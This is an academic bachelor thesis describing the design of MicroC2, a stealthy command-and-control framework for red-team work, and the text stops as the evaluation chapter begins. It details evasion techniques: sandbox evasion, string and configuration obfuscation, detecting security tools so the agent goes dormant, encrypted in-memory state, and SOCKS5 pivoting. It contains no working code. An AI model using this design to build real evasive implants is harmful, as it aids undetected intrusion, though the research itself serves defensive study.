ETH zürich

Networked Systems
ETH Zürich — seit 2015

Design Proposal of a Stealthy Micro Command and Control (C2) Framework

Bachelor Thesis

Author: Roman Peneder

Tutor: Daniel Hulliger

Supervisor: Prof. Dr. Laurent Vanbever

February 2025 to June 2025

CYD
CYBER DEFENCE CAMPUS

Acknowledgements

I would like to express my heartfelt gratitude to Daniel Hulliger for his insightful and dedicated guidance during this project, as well as to the Cyber-Defence Campus for providing me with such an opportunity. I express my gratitude to the Networked Systems Group and Professor Dr. Laurent Vanbever for agreeing to oversee this thesis.

Special thanks to my dearest friend Doruk Tan Öztürk, who did a technical review and proofread with me till past midnight. Last but not least, I would especially want to thank my girlfriend Alida Gassmann for her unwavering support and encouragement during this project.

Abstract

This thesis proposes the design of a lightweight C2 framework for penetration testing and red team operations, emphasizing stealth and a low system footprint. The framework will utilize covert communication, encryption and obfuscation to evade detection by security tools like EDR and IDS. Its effectiveness will be evaluated in simulated environments, offering insights into evasion techniques and improving defensive strategies.

Disclaimer

This research was conducted under the supervision of the Cyber-Defence Campus and adheres to responsible cybersecurity research principles. All malicious code development and testing occurred exclusively within isolated, controlled laboratory environments with no external network connectivity. The research aims to advance defensive cybersecurity capabilities and academic understanding of detection evasion techniques.

The dual-use nature of this research is acknowledged and potential risks have been carefully weighed against educational and defensive benefits to the cybersecurity community. This work was conducted in compliance with institutional policies, applicable legal frameworks, and established norms for responsible disclosure in cybersecurity research.

Threat Model and Assumptions

This research assumes a defensive environment equipped with modern endpoint detection and response (EDR) systems, as well as static analysis tools including signature-based antivirus engines. The target scenario involves a Windows 10/11 environment where initial access has already been achieved through conventional attack vectors and the agent operates with standard user privileges while maintaining outbound HTTPS connectivity. The defensive posture includes automated threat detection systems, sandboxing capabilities for dynamic analysis and periodic threat hunting activities by security analysts.

The scope of this research focuses on maintaining persistence through adaptive operational security measures. This work does not address initial payload delivery, privilege escalation techniques or defense against intensive manual investigation by skilled threat hunters. The evaluation assumes defenders rely primarily on automated systems rather than continuous human analysis and that target environments operate during and outside typical business hours with legitimate user activity that can provide cover for agent operations.

Contents

Chapter 1

Introduction

1.1 Motivation

The motivation to write this thesis was rooted in the observation that most modern C2 frameworks prioritize elaborate obfuscation and evasion tactics that often introduce complexity, instability or detection signatures of their own. In high-security environments where Endpoint Detection and Response (EDR) [39, 48] systems continuously evolve, these traditional tactics may prove to be ineffective.

This raised the question: can a C2 agent avoid detection by improving on the paradigm of behavioral adaption instead of pure traditional code obfuscation? This thesis seeks to explore this new direction, combining concepts such as behavioral OPSEC, living-off-the-land binaries (LOLBins) and legitimate software mimicry.

1.2 Task and Goals

The primary task of this thesis was to create a design proposal for a lightweight and modular C2 framework capable of file transfer and command execution, while deliberately avoiding common evasion techniques and signatures associated with malicious behavior.

Key Goals Include:

- Developing a command server and client for operators to use and issue instructions to the agents.
- Developing an in-memory only agent in Rust that performs no disk writes or process injection.
- Integrating a SOCKS5-based communication channel for flexible pivoting and covert data exchange.
- Building a modular architecture to allow future expansion (e.g., BOF-style plugin support).
- Implementing adaptive OPSEC logic to dynamically alter agent behavior based on user presence.
- Demonstrating how such an approach can reduce development overhead while improving stealth.

Chapter 2

Background and Related Work

2.1 Background

2.1.1 The Role and Evolution of C2 Frameworks

Command-and-Control (C2) frameworks are essential tools in both offensive and defensive cybersecurity, enabling remote management of compromised systems for red-team, blue-team and purple-team operations. [42, 10] As defenders have advanced their detection capabilities, C2 frameworks have evolved to emphasize stealth, modularity, and adaptability, integrating advanced networking and automation to remain effective in increasingly monitored environments.

2.1.2 Core Concepts: Agents, Networking and Stealth

C2 frameworks operate by deploying lightweight agents (payloads) on target systems. These agents execute commands, exfiltrate data and maintain persistence, acting as the primary interface between operator and compromised host. While some frameworks employ rootkits to conceal agent activity by manipulating the operating system [43, 47], most modern approaches focus on minimizing the agent's footprint and blending with legitimate processes.

Communication between C2 servers and agents is facilitated by modular listeners, network endpoints that accept connections and relay instructions. Payloads are delivered using a variety of methods, often leveraging trusted tools or exploiting vulnerabilities (see Section 2.1.4). Once established, agents support features such as remote shells and proxying, making them versatile for both attackers and defenders.

2.1.3 Networking and Protocols

Robust, covert networking is central to C2 operations. Modern frameworks typically combine RESTful APIs [20] for asynchronous tasking with WebSockets [67] for real-time, bidirectional communication. Secure transmission is enforced using Transport Layer Security (TLS) [66], ensuring encrypted channels over standard protocols (e.g., HTTPS) to blend malicious traffic with legitimate activity. Symmetric encryption (e.g., AES-256 [63]) protects both commands and exfiltrated data in transit. Advanced tunneling and proxy techniques, such as SOCKS5 [31] and reverse proxy tunnels [21], enable operators to route traffic through compromised nodes, facilitating lateral movement and covert access to internal networks.

2.1.4 Living Off The Land (LOTL) and Evasion

To evade detection, attackers increasingly employ Living Off The Land (LOTL) techniques, abusing native system tools (e.g., `PowerShell`, `WMIC`, `certutil`) and trusted binaries for malicious purposes. [13, 14, 49] By relying on what is already present in the environment, adversaries minimize traditional indicators of compromise. In-memory execution, process injection [17, 18], Dynamic Link Library (DLL) hijacking and sideloading [40, 59] and ephemeral storage (memory-mapped files, named pipes) further reduce the agent's disk footprint and hinder forensic analysis. [38] Command-line obfuscation is another evasion strategy, where attackers manipulate command-line arguments (e.g., character substitution, Unicode tricks) to bypass detection mechanisms. [4, 15, 7]

2.1.5 Operational Security (OPSEC) and Contextual Adaptation

As detection technologies have shifted from static signatures to behavioral and anomaly-based analytics, operational security (OPSEC) has become central to C2 design. Modern agents adapt their behavior based on environmental signals, such as user presence, business hours, or detection of monitoring tools. [24, 62] Features like context-aware activity, obfuscated communication and dormant startup modes help maintain stealth and reduce the risk of detection during operations.

2.1.6 MicroC2 in Context

In light of these developments, MicroC2 was designed to address the increasing detectability and complexity of modern C2 frameworks. Rather than relying on elaborate evasion tactics, MicroC2 emphasizes a minimalist, context-aware approach, minimizing its behavioral footprint and closely mimicking legitimate system activity. By integrating adaptive OPSEC logic and leveraging established networking protocols, MicroC2 aims to demonstrate how a C2 agent can remain undetected by simply avoiding malicious patterns altogether. The following chapters detail how these principles are realized in the framework's design and implementation.

2.2 Related Work and Existing Research

2.2.1 Detection of C2 Traffic

Traditional signature-based detection (e.g., IP blocklists, malware signatures) has become less effective due to widespread encryption (TLS 1.3). [3] Researchers now analyze metadata (packet sizes, timings, beacon intervals) to infer malicious activity without decrypting traffic. [45] Machine learning models further enhance detection, even for encrypted payloads. [22]

2.2.2 Comparative Analyses of C2 Frameworks

Cobalt Strike and Metasploit are widely used, but newer frameworks like Sliver and Mythic are gaining traction. [54, 56, 57] These tools emphasize stealth and flexibility, offering customizable communication profiles and the ability to mimic legitimate traffic. However, reliance on configurable profiles and default settings can still lead to detection. [58]

2.2.3 Challenges in Detecting LOTL Techniques

LOTL attacks exploit legitimate system tools to avoid introducing new binaries, making them difficult to detect. [32, 60] Effective detection requires contextual analysis of system behavior, but distinguishing between benign and malicious use remains a significant challenge. [13]

2.2.4 Research Gaps and Future Directions

Minimalistic and covert C2 implementations, especially those leveraging legitimate cloud services or serverless channels, are less explored and pose new detection challenges. [1] There is a need for adaptive detection mechanisms that combine network-level anomaly detection with host-based analytics and threat intelligence.

2.2.5 Positioning MicroC2

MicroC2 is designed in direct response to these gaps. By focusing on a modular, lightweight architecture and an adaptive OPSEC engine, MicroC2 demonstrates how a C2 agent can evade detection by blending seamlessly into its environment. The following design chapter details how these principles are realized in practice, setting MicroC2 apart from traditional frameworks and addressing the evolving demands of both offensive and defensive security operations.

Chapter 3

Design

3.1 Design Outline

The MicroC2 Command and Control (C2) framework is architected for modularity, scalability and operational security (OPSEC), directly addressing the challenges and requirements outlined in the previous chapters. The design is intentionally minimalist, focusing on reducing the attack surface and mimicking legitimate system behavior to maximize stealth.

The framework consists of three primary components:

- **Operator UI (Frontend):** A browser-based interface for managing, monitoring and interacting with deployed agents.
- **Server (Backend):** The central coordination hub, responsible for relaying communications, managing listeners and distributing tasks between the Operator UI and agents.
- **Agent:** A lightweight implant deployed on target systems, executing commands, reporting results and maintaining persistence with adaptive OPSEC.

Communication between these components follows a secure, asynchronous workflow (see Figure 3.1): the Operator UI establishes a WebSocket session with the backend server to send commands and receive live updates. The server queues operator tasks for the agents via dedicated listeners. Agents poll the server for new instructions, execute tasks and return results, which the server forwards to the Operator UI.

Each component is designed with clear responsibilities and integrated security measures, including encryption, authentication and audit capabilities. The following sections detail the technical implementation and rationale for each component, highlighting how the design choices support stealth, adaptability and ease of future extension.

3.2 Operator UI (Frontend)

The Operator UI is a browser-based frontend that provides operators with a unified platform to oversee and manage agents. By leveraging standard web technologies, it eliminates the need for additional software installation and supports flexible deployment.

Upon connecting to the backend server (over HTTP/HTTPS), the frontend uses WebSocket connections for real-time updates and RESTful API endpoints for structured operations. This hybrid model enables responsive monitoring and control, allowing operators to track agent status, issue commands, transfer files, generate payloads and review outcomes efficiently.



Figure 3.1: High-level MicroC2 architecture and workflow: The Operator UI communicates with the Server backend, which coordinates tasks and results with deployed Agents.
For the sake of simplicity, the UI and API are both hosted on the same server and port (but in separate paths). In a safe production environment, it isn't usually recommended to expose the API endpoint in such a way.

3.2.1 Interface Overview

The UI is organized into several key pages:

- **Dashboard:** Overview of agent statuses, listeners and system/event logs, including a command shell for agent tasking.
- **Listeners Management:** Listener creation, configuration and monitoring.

- **Payload Generation:** Customization and creation of agent binaries.
- **File Operations:** Upload/download between the operator and agents.
- **Server Terminal:** Interactive shell for direct server-side commands and management.

A persistent sidebar and real-time content updates ensure intuitive navigation and immediate feedback.

3.2.2 Frontend-Backend Communication

The Operator UI communicates with the backend using:

- **RESTful APIs:** For structured operations such as listener/agent management, payload generation and file transfer.
- **WebSockets:** For streaming logs, real-time agent updates and interactive server terminal access.

3.3 Server (Backend)

3.3.1 Overview

The backend, implemented in Go, acts as the central coordinator between the Operator UI and deployed agents. The design emphasizes maintainability, security and extensibility, allowing for incremental development and straightforward adaptation to new requirements. Core responsibilities include communication management, task distribution, listener control and secure file handling.

Why Go? Go (Golang) is well-regarded for network programming and server development due to its efficient concurrency model, robust standard library and straightforward syntax. These features make it suitable for building scalable, high-performance network applications. [9]

A notable example of Go's performance is Microsoft's decision to rewrite the TypeScript compiler in Go, achieving a 10x speedup in certain repositories. [50, 53]

Go's concurrency features are used throughout the backend. Shared state is protected by mutexes and key routines such as listeners and WebSocket handlers operate in separate goroutines. The backend is capable of graceful shutdown, allowing listeners and handlers to stop cleanly without data loss.

Project Structure The project directory is organized to separate core functionality and reduce code complexity. The main entry point (`cmd/main.go`) is responsible for initialization, while configuration logic resides in the `config/` directory. The `internal/` directory contains submodules for common types, file handling, API, WebSocket endpoints, protocol logic and listener management. This organization is designed to keep components decoupled and facilitate future extensions.

3.3.2 Core Components

At startup, the backend sets up logging, loads configuration settings from YAML files and ensures necessary directories exist. Components for file storage, communication management and HTTP/WebSocket routing are initialized before launching the HTTP(S) server.

Listener Management Listeners are managed as stateful objects containing their configuration, status, protocol handlers and relevant statistics. Support for HTTP(S) listeners is provided by default and the structure accommodates future protocols as needed. Listener configurations are saved as JSON for recovery and analysis.

Protocols and Handlers The backend uses Go's HTTP standard library, with additional logic for polling and task assignment. Protocols are implemented as interfaces, allowing for extensibility. RESTful APIs expose key operations for listeners, agents, payloads and file management. WebSocket endpoints support real-time log streaming and shell access, which were especially useful for testing / monitoring during development and deployment.

File Storage A dedicated subsystem manages uploads and downloads, with files organized by context (listener instance, payload type, etc.) to ensure clarity and prevent cross-contamination.

3.3.3 Security

All communications can be encrypted using TLS. The backend includes input validation and error handling for all API endpoints. User authentication and access control were not implemented for this proof-of-concept, as the framework was only deployed in controlled test environments. However, the current architecture is designed to make these features possible in future iterations.

3.3.4 Operational Examples

A typical workflow involves an operator configuring a new listener via the Operator UI. The backend validates, keeps track of the configuration and then starts the listener. Status updates are made available in real time via the Operator dashboard. For troubleshooting or direct interaction, the server terminal feature uses the WebSocket connection, allowing operators to execute shell commands, with results relayed securely to the Operator UI. Logging is centralized so that entries are written to persistent storage (`server/server.log`) and streamed to the Operator UI.

3.4 Agent

3.4.1 Overview

The MicroC2 agent is a compact, modular and covert remote shell written in Rust. It is designed for persistent access and stealth while maintaining a minimal system footprint. It maintains communication with the remote MicroC2 server, executes commands and adapts its behavior to the environment in real time.

Why Rust? Rust was chosen for its performance and memory safeness. The ability to produce statically-linked, hard-to-reverse-engineer binaries was also a strong selling point. Build optimizations reduce the binary size and embed all dependencies, removing the need for external payload hosting. [41] Another reason for choosing Rust is that it's gradually becoming more popular in various areas, with projects like GNU rewriting their core utils in Rust. [33]

Technical Design Outline The agent employs a modular architecture focused on stealth by OPSEC and robust C2[1]. Core subsystems handle configuration, secure communication, OPSEC enforcement, state protection, networking and file operations. On startup, the agent loads its obfuscated configuration, sets up proxying if required and operates under the OPSEC engine, which dynamically adjusts its operational profile based on perceived risk.

3.4.2 Core Architecture

The agent's execution begins in `src/main.rs`, which loads configuration, initializes proxy support if needed and enters a control loop governed by the OPSEC engine in `opsec.rs`. The current operational mode (BackgroundOpsec, ReducedActivity, FullOpsec) determines whether the agent processes commands, sleeps or remains dormant. On Windows, a `dormant_startup` function delays execution until a trigger (such as `explorer.exe`) is present and executed.
The agent maintains a minimal footprint through aggressive build optimizations in `Cargo.toml` (e.g., `opt-level = "z"`, LTO, stripping).

Memory Protection Sensitive agent state data (including OPSEC configuration) is encrypted in-memory using AES-256-GCM except during active use[2]. The memory protector module ensures that decrypted state is only available when strictly necessary, minimizing the risk of memory scraping or forensic recovery. [19]

Obfuscated Strings and Anti-Analysis All sensitive strings, such as process names, window titles and C2 endpoints, are obfuscated at build time using the obfstr! macro. [15] This complicates static analysis and signature generation by defenders.

Unit Testing and Code Quality The networking modules include foundational test structures for asynchronous connectivity testing, authentication verification and error handling validation. The current implementation provides a framework for comprehensive testing of proxying and tunneling features as development progresses.

Platform-Specific OPSEC Checks The agent performs platform-specific user idle and window checks. On Windows, it dynamically resolves WinAPI functions to determine user idle state, session status and foreground window titles. On Linux, it uses the `who` command to detect active user sessions, providing a simplified but effective user activity assessment.

Process and Window Monitoring At configurable intervals, the agent scans running processes and foreground window titles. This information is then checked for matches against an obfuscated list of known analysis tools, debuggers and security products. This list is embedded and obfuscated at build time and detection of any listed item increases the agent's OPSEC score.

C2 Failure Adaptation The agent tracks consecutive C2 communication failures and dynamically adjusts the tolerated failure threshold using configurable increase and decrease factors, as well as a maximum multiplier. This prevents unnecessary escalation to higher OPSEC modes during transient network issues and also ensures the agent remains resilient in unstable environments.

[1] *Current implementation generates compiler warnings for development modules, addressed through conditional compilation in production builds.*

[2] *Certain primitive data types require additional zeroization mechanisms beyond standard drop semantics for complete memory security.*

3.4.3 Why Wait for a Trigger?

To enhance stealth and evade detection, the agent postpones its execution until `explorer.exe` is active. This strategy serves multiple purposes:

Sandbox Evasion Many sandbox environments used for malware analysis lack a fully initialized user interface and often do not simulate the execution of `explorer.exe`. By waiting for this or a similar process, the agent avoids execution in such analysis environments, thereby reducing the risk of automated detection. [55, 28]

User Session Verification The `explorer.exe` process is typically initiated during an active user session. Delaying execution until `explorer.exe` is running ensures the agent operates only when a real user is logged in, avoiding execution during system boot or in safe mode. [6, 28]

Reduced Forensic Footprint By not initiating immediately, the agent minimizes the creation of early startup artifacts, which are often scrutinized by security tools. [55, 6]

3.4.4 Build System and Configuration Management

The agent's build and configuration are managed by `build.sh` and `build.rs`:

- **Build Script (`build.sh`)**: Sets build parameters (target, output, C2 details, `PAYLOAD_ID`, etc.) as environment variables and invokes the Rust build. Optionally strips the binary and generates a `config.json` for reference or fallback.
- **Build-Time Embedding (`build.rs`)**: Collects configuration from environment or `config.json`, serializes it as JSON, XOR-obfuscates it using the payload ID and embeds it into the binary.
- **Runtime Loading (`config.rs`)**: At runtime, `AgentConfig::load()` deobfuscates and loads the embedded config, falling back to `.config/config.json` if needed. The config struct provides all agent settings and can build a proxy-aware HTTP client.

3.4.5 Graceful Error Handling

The agent is designed to handle errors gracefully, including network failures, configuration errors and OPSEC state lock failures. In the event of an error, the agent defaults to the safest possible behavior, such as entering a dormant state.

3.4.6 Enhanced Operational Security (OPSEC) Engine

Overview

The MicroC2 agent's OPSEC engine evolved from a rigid, rule-based system into a dynamic, adaptive framework. The reason for this being that the former, with its fixed scoring model, led to excessive caution and operational stagnation. Improving upon this flaw, the new engine leverages real-time signals and adaptive thresholds. [62] This is achieved by incorporating an updated dynamic scoring system, multi-modal operational states and context-aware decision-making to find a balance between stealth / flexibility.

Weighted Scoring, Signal Decay and Correlation

At the core of the OPSEC engine is a continuously updating risk score (`current_score`), which aggregates weighted contributions from multiple environmental signals. These include user activity, business hours, presence of analysis tools, suspicious window titles, C2 instability and recent execution of high-risk commands.

- `WEIGHT_HIGH_THREAT_PROCESS`
- `WEIGHT_USER_ACTIVE`
- `WEIGHT_BUSINESS_HOURS`
- `WEIGHT_SUSPICIOUS_WINDOW`
- `WEIGHT_C2_UNSTABLE`
- `WEIGHT_NOISY_COMMAND_EXECUTION`

Each signal is assigned a weight reflecting its threat relevance and the overall score decays exponentially over time (`SCORE_DECAY_FACTOR`), ensuring that transient events do not cause prolonged operational changes. [23, 16]

To further enhance sensitivity, the engine applies correlation bonuses when multiple risk signals are observed simultaneously, such as user activity during business hours or the presence of both a high-threat process and user activity. This multi-layered approach, inspired by the "Swiss cheese model" [27], ensures that correlated threats are weighted more heavily than isolated signals. Thus the correlation bonus system applies additional scoring when multiple signals are active:

- `CORRELATION_MULTIPLIER` - Applied when 2+ signals are active
- `HIGH_CORRELATION_BONUS` - Bonus for 3+ signals
- `CRITICAL_CORRELATION_BONUS` - Bonus for 4+ signals
- `ANALYST_WORKING_BONUS` - Analysis tool + user active
- `MULTIPLE_THREATS_BONUS` - Process + window threats

Adaptive Process Scan Interval

The interval between process and window scans is dynamically adjusted based on business hours, user idle state and the current OPSEC score. For example, during business hours or when the risk score is elevated, the scan interval is reduced for faster detection; when the user is idle, the interval is increased to minimize noise. Random jitter is added to each interval[3] to avoid detection patterns.

[3] *Jitter implementation safely handles edge cases and maintains timing bounds.*

Operational Modes, Adaptive Thresholds and Hysteresis

The agent operates in three distinct modes, each with specific capabilities and restrictions (see Table: 3.1):

1. `BackgroundOpsec` is the normal operational state, in which the agent actively communicates with the C2 server, executes all received commands (including file operations and pivoting), submits results immediately and drains any previously queued commands. Sleep intervals between C2 polls are short and configurable, maximizing responsiveness. There are no restrictions beyond ongoing OPSEC checks.

2. `ReducedActivity` is an intermediate, cautious state entered under moderate risk. The agent limits its activity to periodic heartbeats at a reduced frequency (with longer, configurable sleeping). All incoming commands are queued rather than executed, including noisy, high-risk commands or pivot requests. No results are submitted until the agent returns to BackgroundOpsec and overall network activity is minimized to reduce visibility.

3. `FullOpsec` is a dormant, highly paranoid state triggered by high-risk signals. In this mode, all sensitive agent state is encrypted in-memory. The agent ceases all C2 communication, command execution and pivoting. No results are sent and the only active logic is periodic OPSEC reassessment to determine if it is safe to exit FullOpsec. This minimizes the agent's footprint and exposure.

Mode	**BackgroundOpsec**	**ReducedActivity**	**FullOpsec**
C2 Polling	Yes	Minimal	No
Command Execution	Yes	No (Queued)	No
Heartbeats	Yes	Yes	No
Pivot/SOCKS5	Yes	Paused	No
State Encryption	Optional	Yes	Yes
Command Queuing	Drained	Yes	No
Sleep Duration	Short	Long	Short (OPSEC)
Result Submission	Immediate	Deferred	No

Table 3.1: OPSEC mode capabilities

Transitions between these modes are governed by a dynamic OPSEC score, which aggregates weighted environmental signals and decays over time. Adaptive thresholds for mode changes are raised during stable periods (such as user idle or off-hours) and lowered during instability (such as user activity, business hours or C2 failures). Hysteresis is enforced by requiring minimum residence times in each mode[4] before a transition is allowed, preventing rapid oscillations and ensuring robust, stable behavior. [30]

Minimum Mode Durations (Cool-Down Periods)

To prevent rapid or jittery transitions between operational modes, the agent enforces configurable minimum residence times for each state . [30] After entering a mode, the agent must remain in that mode for at least a specified duration before any further transition is allowed. These durations are set via the configuration parameters:

[4] *Implementation uses dual mechanisms: separate enter/exit thresholds with 5.0-point buffers and configurable minimum duration requirements.*

- `min_duration_full_opsec_secs`
- `min_duration_reduced_activity_secs`
- `min_duration_background_opsec_secs`

Therefore ensuring stable and predictable behavior even in fluctuating environments.

New and Adaptive Signals

These enhancements include periodic scanning of window titles for known analysis tools, adaptive sensitivity to C2 connection instability (with dynamic adjustment of tolerated consecutive failures) and temporary risk elevation following the execution of noisy commands. These signals allow the agent to respond to a broader range of threats and environmental changes.

State Transition Logic

The state transitions logic is as follows (see Figure 3.2):

- **From `BackgroundOpsec`:**
  - If the OPSEC score increases significantly and exceeds the dynamic high threshold (`dyn_enter_full`), transition to `FullOpsec`.
  - If the score increases moderately and surpasses the dynamic low threshold (`dyn_enter_reduced`) but remains below `dyn_enter_full`, transition to `ReducedActivity`.
  - If the score remains below `dyn_enter_reduced`, stay in `BackgroundOpsec`.
- **From `ReducedActivity`:**
  - If the OPSEC score decreases below the dynamic low threshold (`dyn_exit_reduced`), transition to `BackgroundOpsec`.
  - If the score increases above the dynamic high threshold (`dyn_enter_full`), transition to `FullOpsec`.
  - If the score remains between `dyn_exit_reduced` and `dyn_enter_full`, stay in `ReducedActivity`.
- **From `FullOpsec`:**
  - If the OPSEC score decreases significantly and falls below the dynamic low threshold (`dyn_exit_reduced`), transition to `BackgroundOpsec`.
  - If the score decreases moderately, falling below the dynamic high threshold (`dyn_exit_full`) but remaining above `dyn_exit_reduced`, transition to `ReducedActivity`.
  - If the score remains above `dyn_exit_full`, stay in `FullOpsec`.

This logic allows for direct transitions between `BackgroundOpsec` and `FullOpsec` when the OPSEC score changes significantly, with `ReducedActivity` serving as an intermediate state for moderate changes.



Figure 3.2: OPSEC State Machine



Figure 3.3: SOCKS5 Proxy Tunnel Chaining

3.4.7 SOCKS5 Proxying and Reverse Tunneling Capabilities

The MicroC2 agent features a comprehensive SOCKS5 subsystem[5], enabling both inbound and outbound proxying for stealthy C2 communication and lateral movement within target networks.

SOCKS5 Proxy Server and Pivoting

The agent is capable of acting as a dynamic SOCKS5 proxy server, listening on configurable addresses and ports. Operators can start or stop proxy servers on demand via C2 commands (`pivot_start <port>`, `pivot_stop <port>`), enabling real-time network pivoting. This allows operator traffic to be routed through the compromised host, granting access to otherwise unreachable internal network segments. The implementation supports multiple concurrent pivot servers, connection multiplexing and optional username/password authentication. [37] (see figure 3.3)

SOCKS5 Client and Proxy Chaining

Beyond acting as a server, the agent can function as a SOCKS5 client, routing its own outbound C2 and pivot traffic through upstream SOCKS5 proxies. This enables proxy chaining and evasion of network controls. Both server and client roles support IPv4, IPv6 and domain addresses.

[5] *Proof-of-concept implementation: SOCKS5 infrastructure is complete but requires additional configuration on the target machines for full operational integration.*

Reverse SOCKS Proxy Tunneling

For environments with restrictive access control (such as NAT traversal), the agent supports reverse SOCKS5 tunneling. [52] All C2 and pivot traffic is initiated as outbound connections from the agent to the C2 server, leveraging firewall-permitted flows. Pivot traffic is multiplexed over the C2 channel using a custom frame protocol (`PivotFrame`), enabling command execution, file transfer and reconnaissance without requiring inbound connectivity.

Implementation Details and Security

The SOCKS5 subsystem is implemented in Rust using asynchronous I/O (Tokio), ensuring efficient, non-blocking operation and minimal resource usage. Connection pooling is used for both client and server roles, reducing network noise and improving performance. All proxy and pivot communications are encrypted and proxy settings (including listen address, port, authentication, timeouts and access controls) are fully configurable at build time or via an embedded configuration. Detailed error handling and logging are provided, but are designed to avoid leaking operational details.

OPSEC Integration and Additional Features

All proxying and tunneling features are tightly integrated with the agent's OPSEC engine: SOCKS5 activity is automatically suspended in high-risk scenarios (e.g., FullOpsec mode). The implementation includes asynchronous unit tests for client functionality and supports robust error handling, authentication and access control. The design ensures operational flexibility, stealth and resilience in a wide range of network environments.

Chapter 4

Evaluation

4.1 Introduction

Within this chapter, the MicroC2 agent's functionality and stealth capabilities across diverse environments are evaluated. Two isolated testing setups were established to assess agent behavior under controlled conditions.

4.2 Testing Setup

